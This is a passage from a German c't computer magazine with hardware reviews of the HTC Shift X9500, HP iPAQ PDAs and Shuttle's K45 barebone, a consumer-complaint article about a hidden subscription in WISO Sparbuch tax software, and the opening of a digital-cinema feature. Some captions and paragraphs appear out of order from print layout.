Mit auf 100 cd/m² abgedunkeltem Panel und abgeschaltetem Funk (WLAN, Bluetooth, Mobilfunk) läuft der UMPC maximal 3,3 Stunden lang, mit Mobilfunk und voller Helligkeit überbrückt der Akku maximal 2,1 Stunden – zu kurz für ein mobiles Gerät.

Dass der HTC trotz dieser vielen UMPC-Nachteile nicht gleich

Von Windows Mobile 6 ist in der HTC-eigenen Oberfläche SnapVUE nichts zu sehen. Erst nach einigen Hacks erscheint der volle Umfang des stark beschnittenen und vieler Anwendungen beraubten Betriebssystems.



den Daumen nach unten kriegt, liegt an der Zusatz-Hardware, auf der das sogenannte SnapVUE läuft, ein optisch verändertes und stark abgespecktes, völlig eigenständiges Windows Mobile 6. Für SnapVUE steht Flash-Speicher bereit, ein Zugriff auf die Festplatte ist nicht möglich.

Das in Schwarzweiß gehaltene Interface nutzt nur 640 × 480 Punkte, deshalb bleibt ein schwarzer Rand links und rechts. Das OS enthält Anwendungen für verschiedene E-Mail-Accounts, auf Wunsch per VPN-Zugang, Kalender, Adressen und SMS. Die Online-Anbindung muss zwingend über Mobilfunk laufen, WLAN oder Bluetooth kennt SnapVUE nicht. Die Konfiguration des Mobilfunkzugangs und der Mail-Einstellungen geht auch Ungeübten leicht von der Hand.

SnapVUE läuft auf einem Qualcomm-MSM7200-Prozessor und greift auf 37 MByte Daten- und 43 MByte Programm-Speicher zu. Der Speicherinhalt bleibt auch bei leerem Akku erhalten. Per Knopf unten links am Display schaltet man blitzschnell zwischen Vista und SnapVUE hin und her, denn beide Systeme können gleichzeitig laufen. Wenn man das Vista-Mobilitätscenter so konfiguriert, dass Vista nach einigen Minuten den Suspend-Zustand einnimmt, dann kommt man in den Genuss einer sehr langen SnapVUE-Laufzeit von je nach Helligkeit und Mobilfunkanbindung 8 bis 14 Stunden. Weiterer Vorteil des Windows-Mobile-Abkömmlings: Die Hardware ist nicht wie bei Vista überfordert.

Der große Nachteil von SnapVUE ist das zu sehr kastrierte Windows Mobile. Die fehlende Anbindung zu anderen Rechnern und zum Vista im Shift selbst lässt keine Synchronisation zu: Die Kalender- und Adressen-einträge von SnapVUE lassen sich nur über einen Exchange-Server synchronisieren – sofern vorhanden – nicht aber mit anderer Hardware. Nicht mal eine Übergabe der Daten zum eingebauten Vista ist möglich, obwohl eine (nicht nutzbare) USB-Verbindung zwischen beiden existiert. Auch kann SnapVUE nicht telefonieren, sondern beherrscht nur Datenfunk, ferner fehlen Browser und Pocket Office. Windows-Mobile-Anwendungen lassen sich gar nicht erst installieren. WLAN und Bluetooth kennt es nicht. Mit einem derart rudi-

mentären Windows Mobile reduziert HTC den Gebrauchswert des Shift X9500 erheblich – SnapVUE ist im Wesentlichen nur ein E-Mail-Client. Das Unternehmen hat damit eine gute Idee ad absurdum geführt.

Abhilfe gibt es bereits aus der Entwicklerszene. Mit einem sogenannten SHIFTPack.Liberate, das im Web leicht zu finden ist, kann in wenigen Schritten Windows Mobile 6 freigeschaltet werden. Ein Online-Video erklärt das ausführlich. Auch ein USB-Tool gehört dazu, das den Windows-Mobile-Teil mit Vista verbindet, vorausgesetzt, dort wurde vorher das kostenlos erhältliche Windows-Mobile-Gerätecenter installiert.

Nach diesem Tuning können Daten in Vista mit Windows Mobile genauso abgeglichen werden, als würde ein Smartphone per USB an einem externen Rechner hängen. Außerdem wurde SnapVUE um fast das komplette Windows Mobile 6.0 erweitert, inklusive Benutzerführung. Mit sogenannten ShiftPacks rüstet man in Windows Mobile die fehlenden Funktionen wie Pocket Office und Mobile Internet Explorer nach. Bislang bleibt die Online-Zwangsanbindung per Mobilfunk, obwohl für Vista ein an SDIO angebundener WLAN-Chip bereitsteht. Aber die Entwicklerszene ist sehr rührig, und WM-Anwendungen können nun als CAB-Dateien oder als ausführbare Dateien in SnapVUE eingebunden werden.

Fazit

An den Nachteilen der meisten anderen UMPCs krankt auch der Shift X9500: Er läuft zu langsam für Windows Vista, zeigt eine zu geringe Display-Auflösung und läuft zu kurz. Mit dem Trick, Windows Mobile und die passende Hardware parallel zum Vista-System mit einzubauen, umgeht HTC diese Mankos. Im sogenannten SnapVUE-Modus läuft der Kleine einen Tag lang und reagiert sofort statt träge. Auch wegen der innovativen Mechanik mit versteckter Tastatur und hochklappbarem Display ist HTC ein faszinierendes Stück Technik gelungen. Viele Software-Hilfen wie Einstellungsmenüs und Sondertasten erleichtern die Bedienung.

HTC haucht den Winzig-Laptops im Taschenbuchformat mit

der Krücke Windows Mobile neues Leben ein, doch so richtig praktisch ist er zunächst nicht, denn die Krücke im Shift ist abgeschotteter als ein neben dem Shift liegendes Smartphone. Bevor der Kleine zum unverzichtbaren Begleiter heranwächst, muss das kastrierte und von Vista abgeschottete Windows Mobile 6 verbessert werden. Mit den im Web kursierenden Hilfen kann der Shift X9500 immerhin

zu einem fast vollständigen Windows-Mobile-Gerät mit Schnittstellen zu Vista aufgebohrt werden. Besser wäre es gewesen, HTC hätte das von vornherein erledigt.

Das Gerät für nicht billige 1150 Euro eignet sich für Anwender, denen Smartphones zu klein sind, die unterwegs viel mailen und surfen und auch in einem kleinen Gerät einen vollständigen x86-Rechner brauchen. (jr)

HTC Shift X9500

Lieferumfang	Windows Vista Business (32 Bit), SnapVUE (Windows Mobile 6), Origami Experience 2.0, Windows Journal, Stift, Tasche, Säckchen für Zubehör, Ersatzstift, Adapter (3 × USB, LAN, Mini-USB)
Display	7,1-Zoll-Touchscreen (15,3 cm × 9,2 cm)
Display-Auflösung	800 × 480 Punkte, 133 dpi, 15:9
Prozessor	Intel A110 (Dothan, 0,8 GHz, 512 KByte L2-Cache)
Chipsatz / Southbridge / Frontside-Bus	Intel Ultra Mobile 945GU / ICH-7U / FSB400
Speicher	1 GByte PC2-3200 microDIMM
Chipsatzgrafik (Takt)	Intel GMA 900 (133 MHz)
Windows-Mobile-CPU	Qualcomm MSM7200 (400 MHz)
Flash-Speicher für Windows Mobile	37 MByte (Daten), 43 MByte (Programme)
WLAN	SDIO: Marvell sd8686 WLAN SDIO (802.11 b/g)
LAN (Adapter)	USB: Asix AX88772 (100-Mbit-LAN)
Mobilfunk	USB: HTC RNDIS (Quadband-GSM MHz, UMTS, GPRS)
Fingerabdrucksensor	USB: AuthenTec AES1610
Bluetooth / Stack	USB: CSR / Microsoft 6.0
Festplatte	Toshiba MK4009GAL (1,8 Zoll ZIF, 40 GByte)
Schnittstellen und Schalter (V = vorne, H = hinten, L = links, R = rechts)	
Adapter für USB-Anschluss	3 × USB, LAN, Mini-USB
Kamera / USB	✓ / 1 × R
Kartenleser / Strom	R (SD/SDHC/MMC) / R
Fingerabdruckleser / Mikrofon	✓ / ✓
Kopfhörer (SPDIF) / VGA	L (–) / H
Stromversorgung, Maße, Gewicht	
Gewicht / Größe	0,8 kg / 20,8 cm × 13,0 cm × 2,7 cm
Tastaturhöhe / Tastenraster	1,7 cm / 1,3 cm × 1,1 cm
Netzteil	65 W, 425 g, 10,6 cm × 4,6 cm × 3 cm
Akku	20 Wh, Lithiumpolymer
Messergebnisse	
Laufzeit Vista (Idle, 100 cd/m²)	3,3 h (6,1 W)
Laufzeit Vista (Idle, 349 cd/m², GSM on)	2,1 h (9,5 W)
Laufzeit SnapVUE (Windows Mobile)	8–14 h (1,4–2,5 W)
Ladezeit Vista / Laufzeit nach 1 h Laden	1,6 h / 2,0 h
Festplatte lesen / schreiben	20,3 / 16,6 MByte/s
SD / SDHC / MMC lesen	7,3 / 7,1 / 1,9 MByte/s
WLAN 802.11g: ohne BT / mit BT / mit BT und GSM	1,5 / 1,6 / 1,5 MByte/s
Mobilfunk EDGE: empfangen / senden	24 KByte/s / 12 KByte/s
Mobilfunk HSDPA: empfangen / senden	159 KByte/s / 34 KByte/s
VGA-Ausgang / Audio-Ausgang	○ / ⊕
Display: Kontrast / Blickwinkel von oben / von unten	582:1 / 15° / 35°
max. Helligkeit: Mittelwert / dunkelste / hellste Stelle	349 / 327 / 363 cd/m²
Geräusch ohne / mit Prozessor-/Grafik-Last	0,3 Sone / 0,8 Sone
CineBench 2003	100 / 126 / 190 / 205
3DMark 2001 / 2003	1660 / 478
Bewertung	
Laufzeit: Vista / SnapVUE	○ / ⊕⊕
Rechenleistung: Vista / SnapVUE	⊕⊕ / ⊕
Geräusch	⊕
Display	⊕⊕
WLAN- / Mobilfunk-Anbindung	○ / ⊕
Garantie	2 Jahre (Akku 6 Monate)
Preis	1150 €
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe	

ct

Daniel Lüders

Die Letzten ihrer Art

HP iPAQ 114 Classic und 214 Enterprise mit Windows Mobile

Während sich alle anderen PDA-Hersteller auf die Entwicklung von Smartphones oder Navis konzentrieren, stellt HP gegen den Trend zwei Organizer vor, die – ohne Mobilfunk und GPS – als reine Terminmaschinen dienen sollen. Immerhin sind WLAN und Bluetooth an Bord.

Die beiden PDAs HP iPAQ 114 Classic und 214 Enterprise unterscheiden sich vor allem durch ihr Display und die Slot-Ausstattung. Der teurere iPAQ 214 hat je einen Schacht für SDHC- und CompactFlash-II-Module und einen Vier-Zoll-Touchscreen, der 480 × 640 Punkte anzeigt. Der 114 Classic besitzt nur einen Slot für SD-Karten, und seine Anzeige misst 3,5 Zoll in der Diagonale (240 × 320 Pixel). Darauf sehen Fotos sehr verpixelt aus. Den teureren und größeren PDA möchte man aber auch nicht als Fotoalbum gebrauchen, weil der Bildschirm einen deutlichen Gelbstich aufweist.

Als Betriebssystem kommt Windows Mobile 6 zum Einsatz. Das kürzlich von Microsoft vorgestellte 6.1-System ist nicht als Update vorgesehen. Wer im Unternehmen Microsofts neue Verwaltungssoftware für Windows-Mobile-Geräte System Center Mobile Device Manager 2008 einsetzen will, muss von den PDAs die Finger lassen, denn diese Server-Software arbeitet nur mit dem neueren Mobil-System zusammen. Weitere Informationen zu Windows Mobile 6.1 und Unterschiede zur Vorversion finden sich auch in der c't 10/08, S. 22 unter dem Titel „Fernmobil“.

Für Adressen, Termine, E-Mail, Office und Multimedia bringen beide PDAs bereits ausgereifte Programme mit. Im Web surft man entweder mit WLAN oder via Handy per Bluetooth. So richtig Freude will beim Surfen bei beiden PDAs mit dem beigelegten Pocket Internet Explorer nicht aufkommen – auch nicht auf dem VGA-Schirm des iPAQ 214. Viele Webseiten stellt der

Internet Explorer in einem unvorteilhaften Layout dar, was vor allem an seiner mangelhaften CSS-Interpretation und den beschränktem Ansichts-Optionen liegt. Flash-Code und Java-Programme kennt er gar nicht.

Weiche Beigaben

Der Media-Player spielt MP3-Musik und die Windows-Formate WMA und WMV ab. Beide PDAs können mit einem ausgeprägten Klang über Kopfhörer aufwarten. Der interne Lautsprecher taugt bestenfalls zum Probehören. Anders als HP in den technischen Daten zum iPAQ 214 Enterprise angibt, besitzt dieser nicht zwei, sondern nur einen Lautsprecher.

Mit seinem VGA-Display eignet sich das Modell 214 gut zum Filmgucken. Diese sollte man aber tunlichst mit Hilfe eines Kartenlesers auf eine Speicherkarte übertragen. Benutzt man hierfür den PDA mit Abgleichkabel und ActiveSync-Abgleichsoftware, kann die Übertragung einer WMV-Datei in Spielfilmlänge mehr als eine halbe Stunde dauern, denn beide PDAs enthalten nur eine lahme USB-Schnittstelle, die nicht mehr als 1 MByte pro Sekunde überträgt.

Zwecksuche

Selbst das günstigere Modell ist für eine Adress- und Terminmaschine mit 270 Euro Straßenpreis zu teuer, denn viele billigere Handys bringen bereits halbwegs ausgereifte Personal Information Manager (PIM) mit. Wer lieber ohne Handy bleibt, greift besser zu einem Palm-Organizer, der wenig mehr als 100 Euro kostet.



Als Surftablett enttäuschen beide Geräte ebenso, weil der Browser zu unflexibel ist. Das E-Mail-Programm überzeugt mit guter Bedienung und vielen Funktionen, aber ohne Mobilfunk macht es den PDA nicht zum Pushmail-Messenger für den Geschäftsmann. Für Multimedia-Anwendungen gibt es preiswertere Geräte mit besseren Bildschirmen. Will man die beiden als Navi verwenden, benötigt man ein Set aus Halterung, GPS-Maus und Navi-Software, was mit knapp 150 bis 200 Euro zu Buche schlägt. Dafür bekommt man schon ein Stand-alone-Navi.

Sowohl der HP iPAQ 114 Classic als auch der 214 vereinen

Im Unterschied zum HP iPAQ 214 Enterprise (rechts) besitzt der iPAQ 114 Classic statt eines VGA-Displays nur einen Touchscreen mit 240 × 320 Pixel.

eine Menge Funktionen, die aber sowohl in ihrer Summe als auch für sich genommen durch günstigere Geräte der Konkurrenz besser realisiert werden.

Unterm Strich bleiben deshalb zwei gute, wenn auch teure Organizer mit vielen Funktionen und vergleichsweise langer Laufzeit, die ihre beste Zeit aber eigentlich schon hinter sich hatten, bevor sie auf den Markt kamen. (dal)

HP-PDAs mit Windows Mobile

Produkt	HP iPAQ 114 Classic	HP iPAQ 214 Enterprise
Lieferumfang	Netzteil, Li-Ion-Akku (1200 mAh), USB-Abgleichkabel, PDA-Stift, Schutzhülle, CD mit Abgleich-Software und Dokumentation	Netzteil, Adapter für Großbritannien, Li-Ion-Akku (2200 mAh), USB-Abgleichkabel, PDA-Stift, Schutzhülle, CD mit Abgleich-Software und Dokumentation
Betriebssystem	Windows Mobile 6 Classic	Windows Mobile 6 Classic
Prozessor	Marvell PXA310 624 MHz	Marvell PXA310 624 MHz
Speicher	256 MByte Flash, 64 MByte RAM	256 MByte Flash 128 MByte RAM
Funktechnik	Bluetooth 2.0+EDR, WLAN 802.11b/g	Bluetooth 2.0+EDR, WLAN 802.11b/g
Schnittstellen	Mini-USB 2.0 (Full Speed, Client), 3,5-mm-Audio-Klinke, Mono-Lautsprecher, Mikrofon	Mini-USB 2.0 (Full Speed, Client), 3,5-mm-Audio-Klinke, Mono-Lautsprecher, Mikrofon, Netzteil-Anschluss
Erweiterungsslots	SD/MMC (SDIO, SDHC)	SD/MMC (SDIO, SDHC), CompactFlash II
Display	3,5"-Touchscreen (240 × 320, 16 Bit Farbe, 116 dpi)	4"-Touchscreen (480 × 640, 16 Bit Farbe, 200 dpi)
Leuchtdichte	21 bis 210 cd/m ²	14 bis 246 cd/m ²
Tasten	5fach-Navigator, Kalender, Nachrichten, Windows-Taste, OK-Taste, Aufnahme, Ein/Aus, Reset	9fach-Navigator, Kalender, Nachrichten, Windows-Taste, OK-Taste, Aufnahme, Ein/Aus, Reset
Laufzeit (Dauertippen ohne Funk bei max. Helligkeit)	7 h	9,5 h
Größe (B × T × H) / Gewicht	6,89 cm × 1,36 cm × 11,67 cm / 119 g	7,6 cm × 1,6 cm × 12,6 cm / 190 g
Preis (empfohlen/Straße)	299 € / 270 €	399 € / 350 €

ct

Anzeige

Christof Windeck

Preiskracher

Kompakter PC-Barebone für rund 100 Euro

Als Basis für kompakte und billige Desktop-Rechner empfiehlt Shuttle den Barebone K45, dem zum Komplettrechner nur noch CPU, Kühler, Arbeitsspeicher und Festplatte fehlen.



PC-Barebones, also Computergehäuse mit vormontiertem Mainboard und Netzteil, erleichtern den Bau von Komplettrechnern. Die Komponenten sind aufeinander abgestimmt, nach der Montage von Prozessor, Kühler, Arbeitsspeicher und Laufwerken kann bereits die Installation des Betriebssystems beginnen.

Mit dem K45 stellt Shuttle ein Billig-Barebone für Intel-Prozessoren vor, das kaum mehr als 100 Euro kostet. Rechnet man jeweils 30 Euro für CPU, RAM und Festplatte, bleibt man ohne Betriebssystem unter der 200-Euro-Grenze. Unser Testgerät mit einem Celeron 430, zwei 1-GBYTE-DIMMs und einer 250-GB-Byte-Disk lief problemlos unter Ubuntu-Linux (7.10), unter Fedora 8 funktionierte lediglich der Hibernation-Modus ACPI S4 nicht. Shuttle plant, ähnlich ausgestattete K45-Rechner auch komplett zu verkaufen; in anderen Ländern setzt Shuttle übrigens noch die Abkürzung KPC (für Korporate Perfect Cube) vor die Bezeichnung K45.

Im Vergleich zu anderen Barebones, insbesondere den ziemlich teuren Edelversionen von Shuttle selbst, muss man beim KPC K45 auf viele Funktionen, Zubehör und auf Grafikleistung verzichten. Als Chipsatz kommt Intels älterer 945GC zum Einsatz, der den DirectX-9-tauglichen GMA-950-Grafikkern enthält; einen PCIe-x16-Port für Grafikkarten bindet er

nicht an. Das ist besonders ärgerlich, weil ein DVI- oder HDMI-Ausgang für digitale Displays fehlt und die VGA-Buchse ein Analogsignal mit sehr schlechter Qualität liefert. Als einziger Steckplatz für Erweiterungskarten ist ein konventioneller PCI-Slot vorhanden.

Sogar einen extern zugänglichen Laufwerksschacht lässt Shuttle weg, ausschließlich ein oder zwei fest mit dem Blech verschraubte 3,5-Zoll-Festplatten finden Platz im Gerät. Ein optisches Laufwerk – etwa zur Installation des Betriebssystems – lässt sich nur extern anschließen. Für LAN-Anschluss sorgt ein 1-Gbit-Adapterchip, der Audio-Chip beschickt drei Klinkenbuchsen mit Analogsignalen; auf der Frontplatte gibt es allerdings keinerlei Buchsen, auch nicht für USB. Als optisches Gimmick lässt sich hinter einer frontseitigen Acrylglascheibe ein dekoratives Papier einschließen, etwa ein eigenes Foto.

Obwohl der Frontsidebus des Chipsatzes laut Intel maximal für FSB1066-Prozessoren ausgelegt ist, verspricht Shuttle, dass auch die neuesten 45-Nanometer-Doppelkerne mit FSB1333 funktionieren; wir haben – wegen der 200-Euro-Marke – aber lediglich einen FSB800-Celeron eingebaut. Das Netzteil liefert bis zu 100 Watt Leistung, das sollte für einen aktuellen Core 2 Duo reichen.

Während Shuttle bei teureren Barebones aufwendige Heatpipe-

Kühler für die CPU mitliefert, ist beim K45 der Einbau eines Standardkühlers vorgesehen, wie ihn Intel bei den In-a-Box-Prozessoren beilegt. Die integrierte Drehzahlregelung des Mainboards drosselt dabei allerdings nur 4-Pin-(PWM)-Ventilatoren deutlich, die von Intel bei vielen Celerons beigegebenen 3-Pin-Lüfter (ohne PWM-Eingang) lärmten im K45 kräftig. Mit einem 4-Pin-Lüfter kam der Barebone schon im CPU-Leerlauf auf 1,6 Sone (bei Festplattenzugriffen: 1,9 Sone), mit einem 3-Pin-Lüfter auf 2 beziehungsweise 2,2 Sone. Diese Geräuschentwicklung benoten wir als schlecht oder gar sehr schlecht. Dabei ist zusätzlich zu beachten, dass ein solcher Qua-

der-Barebone für gewöhnlich auf dem Schreibtisch steht, also näher am Ohr des Nutzers als ein Rechner im Tower-Gehäuse, der unter dem Tisch hockt.

Leider entpuppte sich der K45 auch als Stromschucker: 49 Watt im Leerlauf und 67 Watt unter Vollast sind für einen PC mit 35-Watt-Celeron viel zu viel – effizientere Systeme mit mehrfach schnellerem Core 2 Duo 8200 brauchen in beiden Lastfällen weniger.

Sparzwang

An Rechenleistung und Datentransferraten (via LAN, USB und Festplatte) gibt es an bei dem gefälligen Quader nichts auszusetzen, auch die Audio-Signalqualität ist in Ordnung. Bei Funktionsumfang, Geräuschentwicklung, Leistungsaufnahme und Bild-Signalqualität patzt er hingegen. Wenn es ein etwas größerer Billig-Kasten sein darf, dann sind Micro-Tower-Barebones wie jene aus der Asus-Vintage-Baureihe mit AMD-690G-Chipsatz für AM2-Prozessoren wesentlich attraktiver, weil sie mehr Erweiterungsmöglichkeiten und sogar einen digitalen Monitorausgang bieten. (ciw)

PC-Barebone K45

Hersteller	Shuttle
Hersteller-Webseite	www.shuttle.com
Preis	zirka 105 €
Bauform, Ausstattung	
Abmessungen (B × H × T)	19 cm × 17 cm × 28,5 cm
Prozessorfassung, Kühler	LGA775, Intel In-a-Box
Chipsatz (Southbridge) / Lüfter	Intel 945GC (ICH7) / –
LAN-Chip	Marvell 88E8056 (PCIe; 1 GBit/s)
Sound-Chip	Realtek ALC662 (5.1 analog)
Lüfter	1 × 92 mm (Rückwand, 4-pin PWM)
Einbauschächte / Netzteil, Belastbarkeit	2 × 3,5 Zoll intern / Shuttle PC3610002, 100W
BIOS / BIOS-Datum	Phoenix Award v6.00 PG / 24. 01. 08
Interne Erweiterungsmöglichkeiten	
Slots	1 konventioneller PCI (32 Bit/33 MHz)
Speicherslots / max. RAM	2 × DDR2 / 4 GByte (nur 32-Bit-Adressierung)
PATA-Kanäle / SATA-II-Ports / Floppy	1 / 2 / –
Lüfter 3-Pin / 4-Pin	– / 2 (1 × CPU, 1 × Gehäuselüfter)
Externe Anschlüsse	
PS/2 / RS-232 / Parallel / LAN / Audio analog	2 / 1 / 1 / 1 / 3
Audio: Klinkenbuchsen / SPDIF	3 / –
USB / FW400 6p./4p. / eSATA	4 / – / – / –
Monitorausgang	1 × VGA
Analoge Signalqualität VGA / Audio / Geräusch	
VGA-Signalqualität SXGA (1280 × 1024)	⊖⊖
Audio-Signal	⊕
Geräusch (Lautheit) mit 3-Pin- / 4-Pin-Lüfter	⊖⊖ (2 Sone) / ⊖ (1,6 Sone)
Linux-Kompatibilität mit Fedora 8 (x64)	
Chipsatz: VGA / 3D-Beschleunigung	intel / ✓
Chipsatz: PATA / SATA als IDE	ata-piix / ata-piix
Sound / LAN	snd-hda-intel / sky2
Enhanced SpeedStep / Hibernation	✓ / – (funktioniert unter Ubuntu 7.10)
⊕⊕ sehr gut ✓ vorhanden	⊕ gut ○ zufriedenstellend – nicht vorhanden
⊖ schlecht	⊖⊖ sehr schlecht

ct



Der sparsam ausgestattete K45 ist für den Einsatz von Standard-Prozessor-kühlern ausgelegt.

Anzeige

Peter Schüler

Rechnungs-Garantie

Software-Installation mit Abo-Falle

Anwendungsprogramme verlangen nach der Installation meist eine Registrierung und versprechen dafür regelmäßige Updates und Support. Dass Buhls Einkommenssteuerprogramm WISO Sparbuch seinen Anwendern bei der Gelegenheit gleich einen Abovertrag unterschiebt, ist schon ungewöhnlich.



Stefan M. nutzt schon seit einigen Jahren WISO Sparbuch für seine Steuerabrechnung. Er ist mit dem Ergebnis des Programms sehr zufrieden. Die Bedienung empfindet er als einfach und die Steuer-rückzahlung durch das Finanzamt immer als sehr positiv. Ende 2006 bekam er eine vermeintliche Werbe-CD mit WISO Sparbuch 2007 zugesandt. Herr M. dachte an nichts Böses und überwies den Betrag für deren Freischaltung an den Hersteller Buhl. Schließlich sind derlei Vertriebsaktionen nichts Außergewöhnliches.

Im November 2008 erhielt er eine Rechnung, in welcher der WISO-Vertreiber auf Grund eines angeblich 2006 abgeschlossenen Abonnements 29,95 Euro für ein WISO Sparbuch 2008 verlangte. Nicht genug damit, dass M. keine Ahnung von einem Abo hatte, das Paket mit der angeblich bestellten Software ist bei ihm auch niemals eingetroffen. Er kündigte die unerwünschte und nicht wesentlich bestellte Subskription postwendend und rückwirkend. Buhl bestätigte das Vertragsende mit Wirkung zum 31. Oktober 2008, beharrte aber auf der offe-

nen Forderung. Auf mehrere Mails an den Softwarevertrieb kamen von unterschiedlichen Ansprechpartnern nur stereotype Antworten mit identischen Textbausteinen zurück. Frustlos blieb auch sein Argument, dass er mittlerweile schon ein Exemplar vom WISO Sparbuch 2008 im örtlichen Handel erworben hatte und mit einer zweiten Lizenz gar nichts anfangen könnte.

Statt auf die Ausführungen des ansonsten ja zufriedenen Kunden einzugehen, ließ der Hersteller die Forderung im April per Inkassobüro eintreiben. Das verlangte zusätzlich zum offenen Rechnungsbetrag auch Geld für seine eigenen Dienste. Nun sollte M. 95,83 Euro überweisen, um die angedrohten

**VOR
SICHT
KUNDE!**

rechtlichen Schritte und die Meldung an eine Schuldner-Auskunft zu vermeiden. Doch so leicht wollte sich Stefan M. nicht einschüchtern lassen.

Er wandte sich mit der Bitte um Hilfe an die c't-Redaktion.

In die Falle getappt

Das obskure Abonnement kommt offenbar bei der Installationsprozedur des WISO-Pakets zustande. Dieses drängt dem Anwender wiederholt eine Aktualitätsgarantie auf, während es zugleich nach einer Registrierung verlangt und sich erkundigt, wie man Updates beziehen möchte. Beim Stichwort „Update“ denkt der typische Anwender aber gerade im Zusammenhang mit Steuerangelegenheiten weniger an eine Softwareaktualisierung, sondern vielmehr an tagesaktuelle, auf eine möglicherweise veränderte Rechtslage reagierende Patches der Software – und da scheint die Offerte einer Aktualitätsgarantie gerade recht zu kommen.

Dieser Gedankengang führt jedoch in die Irre. Die Updates,



Die Ausführungen in Buhls Lizenzbestimmungen lassen die Aktualitätsgarantie kaum als kostenpflichtiges Abo erkennen.



Meldungen wie diese tauchen bei Installation und Benutzung von WISO Sparbuch verschiedentlich auf. Und für dieselbe Option ist manchmal „Ja“, manchmal „Nein“ zu wählen.

„Nein“ (keine Aktualitätsgarantie) und „Ja“ (Updates in Eigenregie holen) beantworten müssen. Bei diesem Verwirrspiel hat er offenbar 2006 den Kürzeren gezogen und doch das Abo abgeschlossen, ohne sich dessen überhaupt bewusst zu werden.

Vom Saulus zum Paulus

Konfrontiert mit dem Fall, meldete sich Buhl binnen eines Tages mit sanften Tönen bei uns zurück. Man sehe, dass im Markt ein hohes Maß an Unzufriedenheit mit dem Abschluss der Aktualitätsgarantie entstanden sei. Buhls Geschäftsleiter Dr. Thomas Becker teilte uns wörtlich mit: „Dieses Problem scheint kein Einzelfall zu sein, weshalb wir dahin gehend den gesamten Vertragsabschlussprozess für die 2009er-Versionen komplett umstellen werden. Wir versuchen damit proaktiv der Seehofer-Initiative zu Vertragsabschlüssen in elektronischen Medien zu entsprechen [3]. Ab April (mit der ersten 2009-Version, dem WISO Vermieter) wird das Vertragsabschluss-Modell demgemäß umgestellt sein.“

Mit Bezug auf die Kündigungsversuche von Herrn M. erklärte er weiter: „Dabei sind offensichtlich einige Fehler im Umgang mit dem Kunden gemacht worden. Wir stehen für das WISO Null-Risiko-Versprechen, das heißt, Kunden können jederzeit und ohne Angaben von Gründen von der Aktualitätsgarantie zurücktreten.“

Service im Visier

Immer wieder bekommen wir E-Mails, in denen sich Leser über schlechten Service, ungerechte Garantiebedingungen und überzogene Reparaturpreise beklagen. Ein gewisser Teil dieser Beschwerden ist offenbar unberechtigt, weil die Kunden etwas überzogene Vorstellungen haben. Vieles entpuppt sich bei genauerer Analyse auch als alltägliches Verhalten von allzu scharf kalkulierenden Firmen in der IT-Branche.

Manchmal erreichen uns aber auch Schilderungen von geradezu haarsträubenden Fällen, die deutlich machen, wie einige Firmen mit ihren Kunden

Tags darauf informierte uns Stefan M., man habe das Inkassoverfahren gegen ihn eingestellt.

Warum nicht gleich so?

Produkte wie WISO Sparbuch müssen bei den meisten Käufern nur einmal ihren Zweck erfüllen und lassen sich dann leicht weiterverkaufen. Da greifen die Entwickler nach jedem Strohalm, um die Anwender ihrer Erzeugnisse als Kunden zu binden. Wir können uns aber des Eindrucks nicht erwehren, dass Buhl wohl billigend in Kauf genommen hat, den einen oder anderen Käufer mit der Aktualitätsgarantie zu überrumpeln. Schon die Namensgebung des Vertriebsangebots ist prädestiniert, falsche Erwartungen zu wecken. Die neuen Programmversionen mit überarbeitetem Assistenten werden zeigen müssen, wie weit der Vertreiber bereit ist, diesem Effekt ab jetzt entgegenzuwirken. Immerhin spricht es für eine gewisse Kundenorientierung, dass die Firma zumindest im Fall von Stefan M. zu ihren Fehlern steht und auch anderen Käufern Gesprächsbereitschaft signalisiert. (hps)

Literatur

- [1] Verschlüsselt, t@x und zugenäht, www.heise.de/newsticker/meldung/101974
- [2] Peter Schüler, www.steuerberater.exe, c't 2/08, S. 100
- [3] Seehofer-Initiative gegen Kostenfallen im Internet: www.heise.de/newsticker/meldung/104629

mit denen etwa die neueste Steuerrichtlinie berücksichtigt wird, lassen sich mit eingebauten Kommandos der WISO-Anwendung herunterladen. Mitunter gibt Buhl diese Downloads zwar für Inhaber der Aktualitätsgarantie viel früher frei als für andere Kunden [1], doch diese unterschiedliche Behandlung wird nirgendwo erwähnt und ist

schon gar nicht Gegenstand irgendwelcher Sonderoptionen. In Wirklichkeit verbirgt sich hinter dem wohlklingenden Garantie-Angebot lediglich ein Trick, um den Kunden auch gleich zum Erwerb der Nachfolgeversionen zu drängen.

Speziell bei Programmen zur Steuererklärung gibt es natürlich gute Argumente für Produkttreue: Die mühevoll fürs Jahr X eingetragenen Personen- und Finanzdaten lassen sich im Jahre X + 1 bequem in die Neuausgabe desselben Programmpakets übernehmen. Es steht einem Hersteller allerdings nicht zu, dem Kunden das Update auf die Folgeversion seiner Software einfach so mit unterzujubeln. Trotzdem berichten uns seit Jahren immer wieder Leser, dass sie sich von den mehrfach ins Programm eingebauten Einflüsterungen verschaukelt fühlen. Wir haben die suggestiv formulierten und nur mit voller Konzentration ablehnbaren Aufforderungen wiederholt in c't-Artikeln und im Leserforum kritisiert [2]. Wer sich genau mit den Bedingungen der Buhlschen Offerte befasst, findet zuerst Aussagen, die Aktualitätsgarantie sei „bereits im Kaufpreis [...] enthalten“, man müsse „nichts extra [zahlen]“ und „Aktualisierungen werden kostenfrei als Download bereitgestellt“.

Erst danach räumt das Kleingedruckte ein, dass man den Vertrag offenbar kündigen muss. Andernfalls „verlängert [er] sich automatisch um ein Jahr“ und „das Nutzungsentgelt für alle Leistungen der Aktualitätsgarantie wird [...] in Rechnung gestellt“. Herr M. war und ist an einem Software-Abonnement nicht interessiert. Unter dieser Prämisse hätte er die Aufforderungen beim Aufspielen von WISO Sparbuch 2006 einmal mit „Abbrechen“ (Aktualitätsgarantie abschließen), ein andermal mit „Ja“ (Produkt registrieren),



Der Kaufnachweis eines WISO Sparbuchs zeigt nicht nur, dass es auch billigere Quellen als das Buhl-Abo gibt, sondern er hilft auch, wenn man aus einer zusätzlichen Abnahmeverpflichtung im Rahmen der Aktualitätsgarantie entlassen werden will.

Jan-Keno Janssen

Revolution auf Raten

Die digitale Umrüstung der deutschen Kinos läuft schleppend

Das digitale Kino kommt. Niemand bezweifelt das ernsthaft. Die Frage ist nur: Wann denn endlich? Im Moment rattert in bundesdeutschen Kinoprojektoren jedenfalls meistens noch die gute alte Filmrolle. Ein neues Finanzierungsmodell soll die digitale Revolution nun ankurbeln.

